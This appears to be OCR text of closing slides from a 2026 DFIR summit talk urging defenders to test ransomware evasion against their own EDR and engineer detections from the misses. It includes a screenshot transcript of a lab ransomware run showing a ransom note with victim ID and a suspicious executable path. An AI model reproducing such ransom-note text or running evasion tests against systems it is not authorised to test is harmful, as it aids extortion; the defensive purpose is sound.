
- Then test verified ransomware evasion and stealth techniques against the organization's deployed EDR.
- Measure what the EDR detects and misses.
- Identify telemetry available during missed attacks.
- Determine whether additional telemetry is required.
- Develop environment-specific detections.
- Measure false positives against normal business activity.
- Tune the detections.
- Repeat the original attack.
- Modify the attack and test again.

DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026

Key Takeaway:


Detection engineering should be driven by validated attack techniques based on verified, working evasion and stealth methods, not theoretical indicators. Red Teams discover what the defensive stack misses. Purple Teams turn those weaknesses into detection opportunities. Blue Teams operationalize and continuously validate them.

Do not assume your EDR will detect ransomware. Test it. Break it. Understand why it failed. Engineer the missing visibility and detections around your own environment. Then test it again.


/C:/Users/soc/Desktop/RECOVERY_
file:///C:/Users/soc/Desktop/RECOVERY_README.html
Google
Online Tools
YOUR VICTIM ID: A6C19D78
CONTACT: [EMAIL REDACTED]
All your documents have been locked. Contact us to restore your data.
AutostartHashChecker_READ_ME_
Plik
Edytuj
Wyświetl
H1
ALL YOUR DOCUMENTS ARE ENCRYPTED
YOUR VICTIM ID: A6C19D78
CONTACT: [EMAIL REDACTED]
All your documents have been locked. Contact us to restore your data.
OK
Procesy
Nazwa
Wiersz polecenia
Eksplorator Windows
Firefox (11)
Menedżer zadań
Notepad.exe
System Diagnostic Utility
"C:\Users\soc\Downloads\DataTool2.exe"
[VENDOR IDENTIFYING INFORMATION REDACTED]
Macintosh
UTF-16 LE
Wyszukaj
15:18
30.04.2026

Questions & Discussion

Remember: Ransomware Can Slow Down. Detection Cannot.



DIGITAL FORENSICS & INCIDENT RESPONSE SUMMIT & TRAINING 2026